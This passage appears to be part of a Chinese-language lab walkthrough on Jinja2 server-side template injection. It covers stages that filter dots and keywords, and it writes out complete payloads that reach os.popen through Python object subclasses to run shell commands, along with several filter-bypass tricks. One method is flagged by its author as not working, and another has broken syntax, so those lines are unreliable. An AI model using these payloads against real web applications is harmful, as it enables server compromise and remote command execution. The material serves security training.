
Length：返回长度

Attr：获取对象的属性

因此可以构造{{()|attr(request.args.class)}}并且get传参class=\_\_class\_\_

需要注意两个点

1. payload不允许出现中括号，需要用getitem函数绕过
2. Payload不允许出现’.’,因此例如.read()===>|attr(read)()



最终payload：

{{''|attr(request.args.class)|attr(request.args.base)|attr(request.args.subclasses)()|attr(request.args.getitem)(133)|attr(request.args.init)|attr(request.args.globals)|attr(request.args.getitem)('popen')('ls')|attr('read')()}}


Url?class=\_\_class\_\_&&base=\_\_base\_\_&&subclasses=\_\_subclasses\_\_&&getitem=\_\_getitem\_\_&&init=\_\_init\_\_&&globals=\_\_globals\_\_

第七关：过滤小数点

中括号执行：

{{''['\_\_class\_\_']['\_\_bases\_\_'][0]['\_\_subclasses\_\_']()[133]['\_\_init\_\_']['\_\_globals\_\_']['popen']('ls')['read']()}}

第八关：关键字过滤



方法一：加号拼接：\_\_class\_\_=[’\_\_cl’+’ass\_\_’]

注：加号拼接也需要无小数点用中括号括住

Payload：{{''['\_\_cla'+'ss\_\_']['\_\_ba'+'ses\_\_'][0]['\_\_subcla'+'sses\_\_']()[133]['\_\_in'+'it\_\_']['\_\_glo'+'bals\_\_']['po'+'pen']('ls').read()}}

方法二：字符编码

例如被过滤掉\_\_class\_\_关键词  
{{[].\_\_getattribute\_\_('X19jbGFzc19f'.decode('base64'))}}

注：试过，好像不太行

方法三：{%set a”\_\_cla”%}{%set b=”ss\_\_”%}{{a~b}}